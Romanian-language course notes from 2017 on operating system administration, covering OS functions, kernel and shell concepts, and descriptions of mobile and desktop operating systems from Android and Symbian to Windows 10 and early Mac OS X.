

MINISTARUL EDUCAȚIEI, CULTURII ȘI CERCETĂRII AL REPUBLICII MOLDOVA
IP CENTRUL DE EXCELENȚĂ ÎN INFORMATICĂ ȘI TEHNOLOGII INFORMAȚIONALE
CATEDRA INFORMATICĂ APLICATĂ

NOTE DE CURS

ADMINISTRAREA SISTEMELOR DE OPERARE WINDOWS / LINUX



PROFESOR ANDRIAN DASCAL

CHIȘINĂU, 2017

CUPRINS:

CAPITOLUL I – Bazele Sistemelor de Operare

Lecția 1:

Introducere în SO. Funcțiile unui SO. Clasificarea tipurilor de SO.....1

Lecția 2:

Caracteristicile tehnico-economice ale sistemelor de operare. Fișa de post a administratorului de SO. Echipamentele necesare pentru instalarea unui SO.....16

Lecția 3:

BIOS-ul. Noțiuni generale. Lansarea programului de configurare a BIOS-ului, modificarea și salvarea setărilor.....24

Lecția 4:

Partiționarea HDD/SSD/SSHD. Proceduri de instalare a SO. Instalarea propriu zisă a SO.....30

CAPITOLUL II– Configurarea Sistemelor de Operare

Lecția 5:

Driver. Căutarea și instalarea acestora. Configurarea SO conform nevoilor utilizatorului. Configurarea suprafeței de lucru. Programe de monitorizare a performanțelor unui PC.....56

Lecția 6:

Instrumentele oferite de panoul de control.....66

Lecția 7:

Optimizarea și mentenanța SO.....70

Lecția 8:

Configurarea modului de acces la rețea.....81

Lecția 9:

Instalarea și configurarea echipamentelor periferice.....93

Lecția 10:

Conectori și cabluri destinate conectării echipamentelor periferice. Proceduri de conectare a echipamentelor periferice.....99

Lecția 11:

Gestiunea programelor de tip antivirus.....107

CAPITOLUL III– Managementul aplicațiilor

Lecția 12:

Instalarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate.....117

Lecția 13:

Administrarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate.....125

Lecția 14:

Respectarea cadrului normativ-juridic referitor la protejarea proprietății intelectuale în domeniul informaticii.....129

Lecția 15:

Recapitulare SO.....139

Lucrări de laborator145

1. Introducere în Sistemele de Operare. Funcțiile unui SO. Clasificarea tipurilor de SO.

Obiective:

1. Descrierea sistemelor de operare și importanța acestora;
2. Relatarea despre criteriile de clasificare a sistemelor de operare (SO);
3. Distingerea tipurilor de sisteme de operare:
 - a) Pentru telefoane mobile: windows phone, iOS, android, symbian, etc.
 - b) Pentru calculatoare: Windows OS, Mac OS, Unix/Linux OS.

Un program constă dintr-o succesiune de instrucțiuni care converg către soluția problemei ce se rezolvă. Orice sistem de calcul (computer system) pentru a realiza funcțiile sale de bază trebuie să execute următoarele operații:

- ❖ introducere date (citire) - I
- ❖ memorare date și instrucțiuni (reprezentare) - M
- ❖ prelucrare date și instrucțiuni (procesare) - P
- ❖ ieșire date (scriere) - O

Există două categorii de programe:

- ❖ *programe de sistem*, ce coordonează modul în care lucrează componentele sistemului și oferă asistență la dezvoltarea programelor de aplicații;
- ❖ *programe de aplicații*, care sunt destinate să rezolve probleme specifice unei aplicații.

1.1 Destinația SO.

Un sistem de operare, prescurtat SO (engleză Operating system, prescurtat OS), reprezintă un produs de tip software care este parte componentă a unui sistem, echipament sau aparat computerizat, și care se ocupă de gestionarea și coordonarea activităților acestuia.

Sistemul computerizat poate fi un computer, o stație de lucru (workstation), un server, un PC, un notebook, un netbook, un smartphone, un aparat de navigație rutieră, un e-book reader sau unele aparate de uz casnic, precum și playerele multimedia. Sistemul de operare joacă și rolul de gazdă pentru aplicațiile care rulează pe echipamentul (hardwareul) respectiv.

Definiție: Un sistem de operare constă dintr-un ansamblu de proceduri manuale și module de programe de sistem, care administrează resursele sistemului de calcul, asigură utilizarea eficientă în comun a acestor resurse și oferă utilizatorului o interfață cât mai comodă pentru utilizarea sistemului de calcul.

Descrierea funcțiilor unui sistem de operare

Pentru a îndeplini rolul de interfață între hardware și utilizatori, un sistem de operare trebuie să fie capabil să îndeplinească următoarele funcții:

1. Oferirea posibilității de pregătire și lansare în execuție a programelor de aplicație.
2. Alocarea resurselor necesare executării programelor, realizată prin identificarea programelor, a necesarului de memorie, a dispozitivelor periferice și a cerințelor privind protecția datelor.
3. Facilități puse la dispoziția utilizatorului pentru compresia datelor, sortarea, interclasarea, catalogarea și întreținerea bibliotecilor prin programele utilizator disponibile.
4. Planificarea execuției lucrărilor după anumite criterii (timp de execuție, priorități etc.), pentru executarea eficientă a unității centrale de prelucrare.

5. Coordonarea execuției mai multor programe, prin urmărirea modului de execuție a instrucțiunilor programului, depistarea și tratarea erorilor, lansarea în execuție a operațiilor de intrare/ieșire.
6. Asistarea execuției programelor de către utilizator, prin comunicația sistem de calcul – utilizator, atât la nivel hardware, cât și la nivel software.

Funcțiile unui sistem de operare sunt:

1. Să asigure comunicarea între utilizator și S.O.;
2. Să asigure controlul execuției programelor;
3. Să asigure alocarea eficientă a resurselor fizice ale sistemului;
4. Să faciliteze utilizatorilor dezvoltarea de noi aplicații;
5. Să faciliteze gestionarea eficientă a datelor;
6. Să asigure securitatea sistemului.

Componentele sistemului de operare

Majoritatea sistemelor de operare, pentru a răspunde rolului de interfață hardware – utilizatorii, sunt organizate pe două niveluri:

- ❖ **nivelul fizic**, care este mai apropiat de partea hardware a sistemului de calcul, interferând cu aceasta prin intermediul unui sistem de interuperi.
- ❖ **nivelul logic**, care este mai apropiat de utilizator, interferând cu acesta prin intermediul unor comenzi, limbaje de programare, utilitare, etc.

Potrivit acestor două niveluri, sistemele de operare cuprind în principal două categorii de programe:

- ❖ **programe de control și comandă**, cu rolul de coordonare și control a tuturor funcțiilor sistemelor de operare, cum ar fi: procese de intrare-ieșire, execuția intreruperilor, comunicatia hardware-utilizator;
- ❖ **programe de servicii (prelucrări)**, care sunt executate sub supravegherea programelor de comanda și control, fiind utilizate de programator pentru dezvoltarea programelor sale de aplicație.

Dezvoltări ale sistemelor de operare

Primele sisteme de operare realizau prelucrarea pe loturi de programe. Comunicarea operațiilor ce urmau să se realizeze se făcea prin intermediul unui limbaj de comandă care permitea interpretarea instrucțiunilor adresate sistemului, precum și tratarea situațiilor de eroare. Sistemele de acest tip funcționau în regim de mono-programare.

CPU (unitatea centrală de prelucrare) poate executa numai o instrucțiune într-o anumită cantitate de timp și nu poate opera decât cu date ce se găsesc în memoria internă; dacă dispozitivele periferice de intrare sunt lente în furnizarea datelor sau programelor către memoria internă, CPU trebuie să aștepte transferul datelor/programelor în memoria internă de a începe execuția programului. Dacă sistemul de calcul dispune de un sistem de operare simplu, atunci prelucrarea mai multor programe se realizează serial, ceea ce conduce la o ineficientă utilizare a CPU.

Componentele unui sistem de operare sunt:

- ❖ **Nucleul (Kernel)** – conține programele necesare pentru gestionarea resurselor calculatorului și pentru controlarea activității echipamentelor și programelor;
- Nucleul unui sistem de operare este componenta fundamentală a acestui sistem. Nucleul controlează accesul la diferitele resurse ale calculatorului și permite celorlalte componente — hardware și software — să interopereze. Nucleul oferă mecanisme de abstractizare a resurselor hardware (materiale), în special în ceea ce privește memoria, microprocesoarelor, și transferurile de informație între programe și perifericele materiale. Nucleul autorizează de asemenea și alte abstracțiuni software și facilitează comunicațiile inter-proces. Nucleul unui sistem de operare

este el însuși un program, dar nu poate utiliza mecanismele de abstractizare pe care le oferă celorlalte programe utilizator. Diferite motive justifică această limitare. Printre alte cauze, gestiunea întreruperilor, a spațiului de adresă a memoriei virtuale. Rolul său central îi impune exigențe de performanță ridicate. Aceasta face din nucleu partea cea mai critică a unui sistem de operare și face ca și conceperea și implementarea sa să fie cât se poate de delicată.


❖ **Interfața (Shell)** – definește modul în care utilizatorul interacționează cu S.O.

Cuvântul shell înseamnă în limba engleză scoică sau carapace. Asta este și programul care se numește shell pentru sistemul de operare: un înveliș care îmbracă sistemul, primul lucru pe care îl vedem dintr-un sistem de operare, și pe care trebuie să-l dăm la o parte pentru a zări măruntaiele moluștei.

Observație:

- ❖ Un nucleu de sistem de operare este o bibliotecă de funcții, care pune la dispoziția utilizatorului o serie de operații, numite "apeluri de sistem". Shell-ul este un simplu program care folosește aceste operații pentru a oferi o primă interfață cu utilizatorul.
- ❖ Pentru nucleu, shell-ul este un proces ca toate celelalte, care se execută fără nici un fel de privilegii și care ocazional face câte un apel de sistem.
- ❖ Shell-urile citesc comenzi de la utilizator, pe care apoi le "interpretează" și le transformă într-o serie de apeluri de sistem, care în general culminează cu executarea unuia sau mai multor fișiere.

1.2 Tipuri de SO pentru telefoanele mobile și tablete.



Un sistem de operare mobil, cunoscut și ca platformă de mobil, sau smartphone, este sistemul de operare care controlează un dispozitiv mobil. Sistemul de operare mobil este în principiu similar cu sistemele de operare Linux sau Windows, ce controlează desktop-ul unui computer. Sistemele de operare mobile au devenit extrem de populare în prezent, iar majoritatea lor se bazează pe Linux.

Aceste sisteme de operare au apărut odată cu evoluția procesoarelor și memoriilor RAM care au permis tot mai multe procese și multitasking. Performanța sistemelor de operare mobile depinde atât de kernel cât și de optimizarea lor. În timp ce unele sisteme rulează foarte bine cu doar 256 MB de RAM și procesor mic de doar 1 GHz, altele necesită un minim de 512 MB de RAM și procesor mai nou (cel puțin dual core).

Principalele sisteme de operare mobile Android, iOS, Windows Phone și Blackberry OS, reprezentau aproape întreaga cotă de piață în anul 2014.

- ❖ **Android** este cel mai popular sistem de operare mobil. Acest sistem de operare a fost sub licență Apache, iar din 21 octombrie 2008, Google a deschis întregul cod sursă fiind disponibil ca Open Source.
- ❖ **iOS** este bazat pe Unix, disponibil pe produse Apple: Iphone, iPad, iPod și Apple TV
- ❖ **Windows Phone** dezvoltat de Microsoft, succesorul Windows Mobile.
- ❖ **BlackBerry OS** sistem de operare proprietar ce rulează pe smartphon-urile din gama BlackBerry. A fost dezvoltat de compania canadiană Research In Motion (RIM), acum cunoscut sub numele de Blackberry.

Tipuri de sisteme de operare

În principal, în cazul calculatoarelor personale există două tipuri de sisteme de operare:

1. **monotasking**, care execută un singur program la un moment dat, realizand două funcții de bază:
 - încărcarea și execuția programelor;
 - asigurarea unor interferențe cu dispozitivele periferice.
2. **multitasking**, la care nucleul sistemului de operare trebuie să asigure suplimentar partajarea tipului între programele ce se execută și gestiunea alocării resurselor sistemului; componentele principale incluse:
 - supervizorul, care lanseaza, opreste sau suspenda alocarile;
 - planificatorul, care regleaza timpul de executie pentru operatiile in curs de executie;
 - alocatorul de resurse, care evidentiaza resursele libere sau alocate;
 - modulul de gestiune pentru intrari/iesiri, care asigura dialogul cu perifericele.

Principalele tipuri de SO existente pe dispozitivele mobile (tablete):

- Android (Google)
- iOS (Apple)
- MS Windows Phone 8.1
- MS Windows Phone 10
- Symbian
- Tizen OS
- Firefox OS
- Sailfish OS
- BlackBerry OS

Scurtă descriere a unor SO existente pe dispozitivele mobile și tablete:


Denumirea	Descrierea
<i>Android</i>	Android este o platformă software și un sistem de operare pentru dispozitive și telefoane mobile bazată pe nucleul Linux, dezvoltată inițial de compania Google, iar mai târziu de consorțiul comercial Open Handset Alliance. Android permite dezvoltatorilor să scrie cod gestionat în limbajul Java, controlând dispozitivul prin intermediul bibliotecilor Java dezvoltate de Google. Aplicațiile scrise în C și în alte limbaje pot fi compilate în cod mașină ARM și executate, dar acest model de dezvoltare nu este sprijinit oficial de către Google. Lansarea platformei Android la 5 noiembrie 2007 a fost anunțată prin fondarea Open Handset Alliance, un consorțiu de 48 de companii de hardware, software și de telecomunicații, consacrat dezvoltării de standarde deschise pentru dispozitive mobile. Google a lansat cea mai mare parte a codului Android sub licența Apache, o licență de tip free-software și open source.
<i>iOS</i>	iOS este un sistem de operare de tip Unix, care încă în prima sa versiune a conținut multe elemente din Mac OS X, tot un sistem de operare de tip Unix de la Apple. Versiunea actuală (13 septembrie 2016) este iOS 10. Ca noutate, oferă , de exemplu o actualizare

	<p>pentru iMessage în care pot fi trimise stickere, care sunt disponibile pe App Store. Funcționalitatea iOS poate fi întregită de către utilizator prin procurarea de aplicații suplimentare specializate numite apps în prăvălia online "App Store" a lui Apple. În mai 2011 stăteau la dispoziție acolo cca 350.000 de aplicații, din care unele sunt chiar gratuite. Sunt foarte multe aplicații și în App Store, peste 700.000. Undeva peste 300.000 sunt optimizate pentru iPad, unele cu retina display. De vreo două ori mai restrâns ca market share față de Android. Se apreciază pentru simplitate, securitate și faptul că update-urile software vin rapid, pe placul celor care nu doresc o evoluție rapidă de la o versiune a sistemului de operare la alta. Aplicațiile și jocurile beneficiază de puterea de procesare oferită de CPU + GPU, multe jocuri rulează mult mai bine decât versiunile similare pe telefoane Android de top. Desigur însă că majoritatea aplicațiilor oferă o utilitate reală. Din motive de politică a produsului, iOS nu sprijină aplicația multimedială Flash a companiei americane Adobe. Ești restricționat la telefoanele Apple și nu ai multitudinea de configurații hardware de la sistemul de operare mobil al Google. Prin funcționalitatea sa iOS este unul din factorii de succes primordiali al telefoanelor iPhone pe piața mondială. Un concurent al lui iOS este sistemul de operare Android de la compania Google și Windows Phone, un sistem de operare dezvoltat de către Microsoft.</p>
<p>Windows Phone 8 / 8.1</p>	<p>Microsoft a prezentat Windows Phone 8 pe 29 octombrie 2012 (cu numele de cod Apollo). Este a doua generație a sistemului de operare Windows Phone care înlocuiește Windows Phone 7. Înlocuiește arhitectura anterioară bazată pe Windows CE cu un kernel bazat pe Windows NT. Microsoft a confirmat că toate telefoanele care rulează în prezent Windows Phone 8.0 utilizatorii pot face upgrade la Windows Phone 8.1, atunci când se lansează.</p> <p>Sprijină procesoarele multi-core până la cele cu 64 de nuclee, rezoluțiile de 1280 x 720 (720p) sau 1280 x 768 (WXGA) față de Windows Phone 7 care suporta nativ dar rezoluția de 800 x 480 (WVGA). Windows Phone 8 este primul sistem de operare mobil de la Microsoft pentru a utiliza Windows NT kernel-ului, care este același nucleu care rulează Windows 8. Sistemul de operare se adaugă sistemul de fișiere îmbunătățit, drivere, stive de rețea, componente de securitate, suport mass-media și motor grafic (DirectX).[3] Dispune de tehnologia NFC pentru etichete și plăți, precum și un suport pentru carduri SD dincolo de expansiune inițială brut.</p> <p>Internet Explorer 10 în Windows Phone 8 are același motor care se găsește în IE pentru Windows 8. Cele mai multe dintre îmbunătățirile sunt eficiență mai mare, timpul de randare mai rapid, accelerare grafică hardware și suport pentru HTML5 mai bun ca Internet Explorer 9.[4] Susține filtrarea linkurilor spam (SmartScreen), "find on page", Do Not Track și partajarea prin NFC. Microsoft inclus o caracteristică pentru IE 10 care reduce utilizarea datelor - folosind un serviciu de proxy bazat pe cloud pentru limitarea datelor utilizate și pentru comprimarea traficului web. Windows Phone 8 permite integrarea Skype în sistemul de operare al telefonului, în plus față de orice alte aplicații părți terțe</p>

	<p>VOIP. Dezvoltatorii au game noi de API-uri care le permit să "plug in", pentru a Windows Phone 8 VoIP menținând în același timp aplicarea sistemului și stabilitatea sistemului. Wallet combină două funcții populare sprijin pentru tranzacții în plus față de un manager de cont pentru cardurile de credit, reclamele (pliantele) și a altor date cu caracter personal. Cu integrarea Near Field Communication (NFC) care permite funcționalitatea de plată pe telefon, utilizatorii pot face plata pentru bunuri și servicii cu telefoanele lor prin atingerea telefoanelor în cititoarele de carduri de NFC.</p>
<p><i>Symbian</i></p>	<p>Symbian OS este un sistem de operare destinat telefoanelor mobile, bazat pe nucleul Linux, produs de Symbian LTD. Este descendent a Psion EPOC și rulează exclusiv pe procesoarele ARM. Symbian a fost primul sistem de operare mobil, și care a utilizat aceeași interfață pentru mai mulți ani. Acest sistem de operare a fost realizat prin colaborarea mai multor companii printre care: Nokia, Ericsson, Motorola și Psion. În 2015 Symbian este deținut de Ericsson (15.6%), Nokia (47.9%), Panasonic (10.5%), Samsung (4.5%), Siemens AG (8.4%), și Sony Ericsson (13.1%).</p> <p>Symbian a fost părăsit, deși se afla în ograda companiei. Ultimul smartphone cu Symbian rămâne Nokia 808 PureView. Erau peste 100.000 de aplicații în Nokia Store. Păcat că Nokia nu a fost în stare să-și adapteze software-ul la cerințele pieței. Ar fi fost mai interesant să vedem o luptă echilibrată pe sisteme de operare mobile și nu doar un duel de la distanță între Android și iOS.</p>
<p><i>Tizen OS</i></p>	<p>Tizen este o platformă software de tipul "open source" apărută în anul 2011 sub egida Linux Foundation. Dezvoltarea Tizen este supravegheată și îndrumată de Intel și Samsung, doi producători de microprocesoare, respectiv smartphone și tablete, cu interese directe în lansarea unei astfel de platforme. Tizen este un sistem de operare bazat pe nucleul Linux și este destinat pentru dispozitivele de tip smartphone, tabletă, smart TV, netbook, precum și pentru sistemele audio-video ce echipează autovehiculele moderne.</p> <p>Tizen este un sistem de operare mult mai flexibil decât Android (dezvoltat și el tot pe nucleu Linux), fiind probabil cel mai inteligent sistem de operare mobil care are mari șanse să detroneze Android-ul. De fapt, este chiar singurul sistem de operare care promite mai mult decât poate să facă Android. Acest sistem de operare va apărea chiar și pe electrocasnice printre care și frigider, astfel Tizen poate cuceri piața foarte ușor. Dezvoltat de Intel și Samsung (în principal) Tizen poate rula aplicații de Android fiind conceput tot pe platforma Linux. Samsung va prezenta la CES 2014 noul său frigider cu sistem de operare Tizen. Impresionant este că frigiderul va avea doar 256 MB de RAM, ceea ce arată că acest sistem de operare va cere foarte puține resurse pentru a funcționa, deci este foarte bine optimizat.</p> <p>Versiunile curente ale Android nu permit anumite abordări tehnice în arhitectura hardware, lucru ce îngreunează producătorii în a implementa diverse funcții sau concepte în produsele lor. Impresionant nu este doar consumul redus de resurse, ci și interfața grafică. Tizen este un sistem de operare bine finisat și optimizat, având mari șanse să ajungă în top.</p>

<p><i>Firefox OS</i></p>	<p>Firefox OS (numele proiectului <i>Boot to Gecko</i>, cunoscut și ca <i>B2G</i>) este un sistem de operare cu sursă deschisă bazat pe Linux pentru smartphone-uri și tablete. Este dezvoltat de către Mozilla, organizația nonprofit cel mai bine cunoscută pentru navigatorul Firefox. Firefox OS este proiectat să ofere un sistem alternativ „complet” bazat pe comunitate destinat dispozitivelor mobile, folosind standarde web și conținând aplicații HTML5, JavaScript, un model de privilegii robust, API-uri web deschise pentru a comunica direct cu hardware-ul telefonului, și un magazin de aplicații. Ca atare, concurează cu sisteme proprietare precum iOS-ul celor de la Apple, Android-ul celor de la Google și Windows Phone-ul celor de la Microsoft, precum și alte viitoare sisteme de operare cu sursă deschisă în dezvoltare ca Ubuntu Touch. Firefox OS a fost demonstrat public în februarie 2012, pe smartphone-uri Android și din nou în 2013 rulând pe un dispozitiv Raspberry Pi. În ianuarie 2013 la CES 2013, ZTE a confirmat lansarea unui smartphone cu Firefox OS, iar în data de 2 iulie 2013, Telefónica a lansat în Spania primul telefon comercial bazat pe Firefox OS, ZTE Open care a fost rapid urmat de smartphone-ul Peak+ al celor de la Geeksphone.</p> <p>Un Linux cu Firefox pus peste el ce permite rularea oricărei aplicații redactată în HTML5. Simplu și eficient sau cel puțin așa își dorește Mozilla. Au sprijinul unor operatori de telefonie de prin America Latină cât și al unor producători hardware.</p>
<p><i>Sailfish OS</i></p>	<p>Sailfish OS este cel mai nou sistem de operare apărut pe piață (2014) rulând pe device-ul Jolla. Acest sistem de operare este o continuare a lui MeeGo, însă oferă o interfață grafică complet nouă și inovatoare. Jolla este numit chiar cel mai frumos smartphone, ținând cont și de sistemul său de operare. Cel mai mare atu pe care îl are Sailfish OS este posibilitatea rulării aplicațiilor Android, astfel noul sistem de operare intră pe piață cu o funcționalitatea reală. Își doresc să integreze atuurile interfeței bazată pe swipe de la MeeGo, atacă segmentul de top.</p>
<p><i>BlackBerry OS</i></p>	<p>BlackBerry OS este un sistem de operare dezvoltat de compania RIM (Research in Motion), special pentru telefoane inteligente BlackBerry. Primul sistem de operare a fost dezvăluit și lansat în anul 1999. Oferă multitasking și suportă dispozitive specializate de intrare care au fost adoptate de către RIM pentru a fi utilizate în dispozitive portabile a companiei (trackwheel, trackball, trackpad si touchscreen). Platforma BlackBerry mai mult este cunoscut de sprijinul său nativ pentru e-mail-uri corporative, dar pe lângă asta permite activare și sincronizare completă prin wireless cu Microsoft Exchange, Lotus Domino (software de colaborare), Novel GroupWise email, calendar, afacere, notițe si date de contact.</p>

1.3 Tipuri de SO pentru calculatoare. Distribuții Windows OS, Mac OS și Unix/Linux OS.



Scurtă descriere a unor SO de la MICROSOFT existente pe PC-uri:

Denumirea	Descrierea
MS-DOS (MicroSoft-Disk Operating System)	Dezvoltarea micro-calculatoarelor DOS a început în anul 1978, când INTEL CORPORATION a lansat microprocesorul i8088, urmat la scurt timp de i8086, care au putut utiliza mai multă memorie internă și au adus și alte întrebunțări seriei de microprocesoare i8080.
OS/2 (Operating System/2)	În 1988, IBM și Microsoft au introdus OS/2, care a fost proiectat să preia avantajele microprocesoarelor Intel 80386 pentru seria de microcalculatoare IBM PS/2 pe 32 de biți.
Windows 3.1	Este o interfață grafică orientată pe ferestre, care se instalează pe un sistem de calcul ce lucrează sub MS-DOS, permițând utilizatorului lansarea concomitentă a mai multor aplicații, fiecare în fereastra ei, precum și schimbul de informații între acestea.
Windows NT (NT – New Technology)	Este un sistem de operare foarte complex proiectat de Microsoft și al cărui principal avantaj îl constituie posibilitatea implementării lui atât pe PC-uri cu microprocesoare Intel, cât și pe PC-uri cu microprocesoare RISC.
Windows 95	Un sistem de operare ce înglobează o serie de facilități noi, alături de cele regăsite la versiunile precedente.
Windows 98	Este un mediu complet integrat cu Internetul, constituindu-se ca un suport pentru noile tehnologii hardware și păstrând compatibilitatea cu Windows 95, față de care apare ca o extindere (upgrade).
Windows 2000	Este ceva nou de la care se așteaptă o compatibilizare a platformelor Windows și performanțe superioare.
Windows XP	Sistemul de operare reprezintă un ansamblu de programe care asigură utilizarea eficientă a resurselor fizice și logice ale unui SEC prin pregătirea, punerea în lucru și coordonarea execuției programelor utilizatorului. El are menirea, pe de o parte, de a crea un mediu în care utilizatorul să poată executa cu mai multă ușurință și pe de altă parte, să asigure exploatarea optimă a hardware-ului. Sistemul de operare este un pachet de programe care asigură gestionarea eficientă a resurselor fizice și logice ale unui sistem de calcul precum și o interfață între utilizator și calculator.
Windows Vista	Windows Vista a fost lansat în noiembrie 2006 pentru firme și parteneri de afaceri iar în ianuarie 2007 a fost lansat pentru

	<p>utilizatorii obișnuiți. Această lansare vine după mai mult de cinci ani de la apariția pe piață a sistemului de operare Windows XP, fiind cea mai mare distanță între două lansări succesive. Windows Vista a fost primul sistem de operare care a conținut widget-uri. De la el a început modul "Aero" în care ferestrele erau transparente astfel continuat la Windows 7 și terminat la Windows 8. Astfel, din 2016 cei de la Microsoft au considerat acest sistem de operare drept Windows care nu e original, vor continua să facă design la Windows 8.1 și Windows 10 iar Windows Vista va ieși din faza de suport extins la primăvara lui 2017. Din 2017, Microsoft nu va publica actualizări de securitate lunare pentru Windows Vista.</p>
Windows 7	<p>În comparație cu predecesorul său Vista, Windows 7 se dorește a fi o actualizare a lui, cu scopul de a fi pe deplin compatibil cu driverele, aplicațiile și echipamentul cu care acesta a fost deja compatibil. Prezentările oferite de companie în 2008 s-au axat pe suport de ecrane multi-touch, un Windows Shell reconceptuat cu o nouă bară de activități, o grupă de rețele de sistem numit „HomeGroup”, precum și pe îmbunătățiri de performanță. Unele aplicații care au fost împachetate împreună cu versiunile anterioare de Microsoft Windows, mai ales Windows Movie Maker și Windows Photo Gallery, nu mai sunt puse acum în același pachet software (package) cu Windows 7, ci sunt oferite separat (dar gratuit), ca parte din Windows Live Essentials Suite.</p>
Windows 8	<p>În ianuarie 2011 Steve Ballmer, președintele companiei Microsoft, a prezentat la expoziția anuală Consumer Electronics Show (CES 2011) din Las Vegas pe urmașul lui Windows 7. Acesta se numește (în prezent) Windows 8 și a apărut pe piață în 2012. Windows 8 extinde suportul pentru o plajă mai largă de dispozitive, incluzând, dar nelimitându-se la computere desktop, computere portabile și tablete, edițiile ce se pot executa pe aceste dispozitive depinzând de arhitectura procesorului sistemului: x86 - x64 sau ARM.</p>
Windows 8.1	<p>Windows 8.1 este un sistem de operare creat de Microsoft, care este de fapt un upgrade pentru Windows 8, o versiune de Windows NT. Prezentat inițial și lansat ca o versiune beta publică în iunie 2013, a fost lansat de fabricație pe 27 august 2013, și a ajuns la disponibilitatea generală pe 17 octombrie 2013, la aproape an de la lansarea cu amănuntul de predecesorul său. Windows 8.1 a fost destinat în primul rând pentru a aborda plângeri ale Windows 8 utilizatori și comentarii pe lansare. Îmbunătățirile vizibile includ un ecran îmbunătățit Start, opinii suplimentare anticipate, aplicații suplimentare incluse, mai stricte OneDrive (fostă SkyDrive) integrare, Internet Explorer 11, un sistem de Bing-alimentat de căutare unificat, restaurarea unui buton vizibil Start pe bara de activități, precum și capacitatea de a restabili comportamentul anterior deschiderii desktop-ului utilizatorului privind conectare în loc de ecranul de pornire. Windows 8.1 a adăugat de asemenea suport pentru astfel de tehnologii emergente precum ecrane de înaltă rezoluție, de imprimare 3D, Wi-Fi Direct, și Miracast de streaming.</p>
Windows 10	<p>Windows 10 a introdus aplicațiile universale, extinzând aplicațiile Metro, acestea fiind proiectate să ruleze pe mai multe dispozitive din familia Microsoft, cu un cod aproape identic, incluzând</p>

	<p>computere personale, tablete, smartphone-uri, sisteme înglobate, Xbox One, Surface Hub și Windows Holographic. Interfața Windows a fost revizuită pentru a ușura tranziția dintre o interfață adaptată pentru mouse și o interfață adaptată pentru touchscreen, bazate pe dispozitivele de intrare disponibile — în special la PC-urile 2-în-1; ambele interfețe includ meniul Start ce încorporează elemente ale meniului Start din Windows 7 și Windows 8. Prima versiune de Windows 10 a mai introdus o caracteristică pentru a administra ferestrele și desktop-urile virtuale numită Task View, browser-ul Microsoft Edge, suport pentru autentificarea cu amprentă sau prin recunoașterea facială, noi caracteristici de securitate pentru sistemele enterprise, și DirectX 12 și WDDM 2.0, acestea îmbunătățind capabilitățile de grafică ale sistemului de operare pentru jocuri.</p>
--	--

Scurtă descriere a unor SO de la APPLE existente pe PC-uri:

Denumirea	Descrierea
<i>Apple DOS</i>	Este un sistem de operare monoutilizator, monotasking; un SO mai performant este MacIntosh (Mac OS X)
<i>Mac OS X v10.0</i> Cheetah	Sistemul de operare a fost anunțat pe 9 ianuarie 2001 și lansat pe 24 martie 2001. Are o interfață nouă de utilizator numită Aqua care la acea vreme a prezentat un upgrade vizual pentru utilizatorii sistemului de operare Mac OS 9. Browser-ul web a fost Internet Explorer, Sherlock a gestionat căutarea, iTunes și iMovie au fost transferate din OS 9.
<i>Mac OS X v10.1</i> Puma	Pe 25 septembrie 2001 a fost lansat Mac OS X v10.1 (nume de cod intern Puma). Caracteristicile sunt Driverul OpenGL efectuează 20% este cu rapid față de Mac OS X v10.0, suport îmbunătățit AppleScript, suportă peste 200 de imprimante. Suportă aparatele de fotografiat digitale, compatibilitatea cu rețelele Windows și noi instrumente Finder. Permite conectarea la serverele de fișiere Mac peste TCP, la Servere AppleTalk, servere WebDAV și la servere de fișiere Windows. Browserul poate utiliza Java cu suport îmbunătățit pentru Java Applet Runner.
